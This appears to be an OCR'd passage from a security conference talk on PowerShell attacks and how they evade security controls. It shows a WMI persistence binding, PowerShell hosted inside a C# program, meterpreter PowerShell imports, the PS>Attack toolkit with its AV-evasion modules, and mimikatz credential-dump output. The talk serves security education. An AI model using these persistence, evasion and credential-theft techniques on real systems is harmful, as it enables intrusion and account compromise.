Set-WmiInstance -Class __FilterToConsumerBinding -Namespace
"root\subscription" -Arguments
@{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf

Jeffrey Snover & Lee Holmes - DerbyCon 2016 Keynote

We know you have your choice of post-exploitation languages
so we thank you for hacking with PowerShell



PowerShell without PowerShell.exe

Sean Metcalf (@Pyrotek3)

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s “Not PowerShell https://github.com/Ben0xA/nps

```
namespace HostSamples
{
  using System;
  using System.Management.Automation;  // Windows PowerShell namespace.

  /// <summary>
  /// This class defines the main entry point for a host application th
  /// synchronously invokes the following pipeline:
  /// [Get-Process]
  /// </summary>
  internal class HostPS1
  {
    /// <summary>
    /// The PowerShell object is created and manipulated within the
    /// Main method.
    /// </summary>
    /// <param name="args">This parameter is not used.</param>
    private static void Main(string[] args)
    {
      // Call the PowerShell.Create() method to create an
      // empty pipeline.
      PowerShell ps = PowerShell.Create();

      // Call the PowerShell.AddCommand(string) method to add
      // the Get-Process cmdlet to the pipeline. Do
      // not include spaces before or after the cmdlet name
      // because that will cause the command to fail.
      ps.AddCommand("Get-Process");

      Console.WriteLine("Process                  Id");
      Console.WriteLine("---------------------------");

      // Call the PowerShell.Invoke() method to run the
      // commands of the pipeline.
        foreach (PSObject result in ps.Invoke())
      {
        Console.WriteLine(
                "{0,-24}{1}",
                result.Members["ProcessName"].Value,
                result.Members["Id"].Value);
      } // End foreach.
```

Custom “PowerShell” C# App

- Create C# application that references Powershell System.Automation.dll assembly.
- Leverage Automation assembly’s functions to execute PowerShell Code.
- Similar to how PowerShell.exe works.
- *Unmanaged PowerShell* by Lee Christensen https://github.com/leechristensen/UnmanagedPowerShell
  - Foundation for most PowerShell attack tools running outside of powershell.exe.
  - Starts up .NET & performs in-memory loading of a custom C# assembly that executes PowerShell.
  - Executes PowerShell from an unmanaged process.

Metasploit PowerShell Module

```
meterpreter > use powershell
Loading extension powershell...success.
meterpreter > powershell_import /tmp/test.ps1
[+] File successfully imported. Result:
win-7ch5rt177ba\oj
False

meterpreter > powershell_import /tmp/MSF.Powershell.Sample.dll
[+] File successfully imported. Result:
true
meterpreter > powershell_execute '(New-Object MSF.Powershell.Sample.HelloWorld).Run()'
[+] Command execution completed:
Hello, world!

meterpreter >
```

OJ @TheColonial · Mar 24

Powershell import now works! Both .ps1 files and .NET assembly .dll files are supported. #meterpreter

232 199


Side-Stepping PowerShell Security

Sean Metcalf (@Pyrotek3)

PowerShell Attack Platform: **PS>Attack**

- Description
  - Self contained custom PowerShell console which includes many offensive PowerShell tools.
  - Calls PowerShell through .Net
  - Modules are encrypted (AV evasion) and decrypted to memory
  - Custom Build Tool
- Use
  - Recon, Credential Theft, Privilege Escalation, Data Exfiltration
- Author
  - Jared Haight (@jaredhaight)

https://github.com/jaredhaight/psattack


C:\Temp\PSAttack\PSAttack.exe
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp\PSAttack #> get-attack

Welcome to PS>Attack!

Get-Attack will let you search through the built in attacks to find what you're looking for.

The search will look through the description of the attacks as well as some predefined
categories. Those categories are:

[*] Recon
[*] Passwords
[*] Exfiltration
[*] Code Execution
[*] File Tools
[*] Network

Get-Attack Examples:
[*] get-attack netcat
[*] get-attack passwords
[*] get-attack smb
```



```
Once you find an attack you want to try, you can find out more about the command with the
```

PSAttack!!

```
C:\Temp\PSAttack #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 947799 (00000000:000e7657)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03/05/2016 21:09:04
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Flags    : I00/N01/L00/S01
         * NTLM     : 2118de886ec0eed6c96538760d0b39a2
         * SHA1     : 46b463c2c974ff12e80dba287646ad7e05
        tspkg :
        wdigest :
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Password : (null)
        kerberos :
```

Task Manager

File Options View

Processes | Performance | App history | Start-up | Users | Details | Services

Name	Status	25% CPU	66% Memory
Task Manager		4.1%	8.6 MB
Windows Command Processor		0%	0.1 MB
Windows Explorer		0.7%	14.8 MB
Background processes (11)			
Host Process for Windows Tasks		0%	1.6 MB
Microsoft Windows Search Inde...		0%	2.2 MB
Microsoft® Volume Shadow Co...		0%	0.1 MB
RDP Clipboard Monitor		0%	1.3 MB

PS Constrained Language Mode?

Administrator: Windows PowerShell

```
PS C:\>
PS C:\> $PSVersionTable

Name                           Value
----                           -----
PSVersion                      5.0.10586.117
PSCompatibleVersions           {1.0, 2.0, 3.0, 4.0...}
BuildVersion                   10.0.10586.117
CLRVersion                     4.0.30319.18063
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1


PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\>
```

PSAttack!!

```
Welcome to PS>Attack! This is version 1.1.0.
It was built on April 21, 2016 at 7:10:27 PM

If you'd like a version of PS>Attack thats even harder for AV
to detect checkout http://github.com/jaredhaight/PSAttackBuildTool

For help getting started, run 'get-attack'

C:\Temp #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 20
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo
  '#####'                                     with 17 modules * * *
```


Windows Task Manager

File Options View Help

Applications | Processes | Services | Performance | Networking | Users

Image Name	User Name	CPU	Memory (...	Description
audiodg.exe	LOCAL ...	00	7,844 K	Windows Audio Device G...
conhost.exe	adminis...	00	7,868 K	Console Window Host
conhost.exe	adminis...	00	2,036 K	Console Window Host
csrss.exe	SYSTEM	00	1,012 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	276 K	Client Server Runtime Pr...
csrss.exe	SYSTEM	00	1,296 K	Client Server Runtime Pr...
dwm.exe	adminis...	00	1,068 K	Desktop Window Manager
explorer.exe	adminis...	02	27,296 K	Windows Explorer
LogonUI.exe	SYSTEM	00	7,888 K	Windows Logon User Int...
lsass.exe	SYSTEM	00	3,052 K	Local Security Authority ...
lsm.exe	SYSTEM	00	1,292 K	Local Session Manager S...
powershell.exe	adminis...	00	37,548 K	Windows PowerShell
PSAttack.exe	adminis...	00	135,084 K	PSAttack
rdpclip.exe	adminis...	00	1,416 K	RDP Clip Monitor
SearchIndexe...	SYSTEM	00	8,332 K	Microsoft Windows Sear...
services.exe	SYSTEM	00	2,588 K	Services and Controller ...
smss.exe	SYSTEM	00	208 K	Windows Session Manager
spoolsv.exe	SYSTEM	00	3,616 K	Spooler SubSystem App
sppsvc.exe	NETWO...	00	2,612 K	Microsoft Software Prot...
svchost.exe	SYSTEM	00	1,668 K	Host Process for Windo...
svchost.exe	NETWO...	00	2,260 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	6,520 K	Host Process for Windo...
svchost.exe	SYSTEM	00	43,348 K	Host Process for Windo...
svchost.exe	NETWO...	00	4,236 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	3,236 K	Host Process for Windo...
svchost.exe	SYSTEM	00	9,428 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	2,836 K	Host Process for Windo...
svchost.exe	SYSTEM	00	13,856 K	Host Process for Windo...
svchost.exe	LOCAL ...	00	1,388 K	Host Process for Windo...
System	SYSTEM	00	76 K	NT Kernel & System

PowerShell v5 Security Log Data?



Windows PowerShell Number of events: 9


Level	Date and Time	Source	Event ID	Task Category
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	400	Engine Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle
Information	5/15/2016 9:20:19 PM	PowerShell (PowerShell)	600	Provider Lifecycle

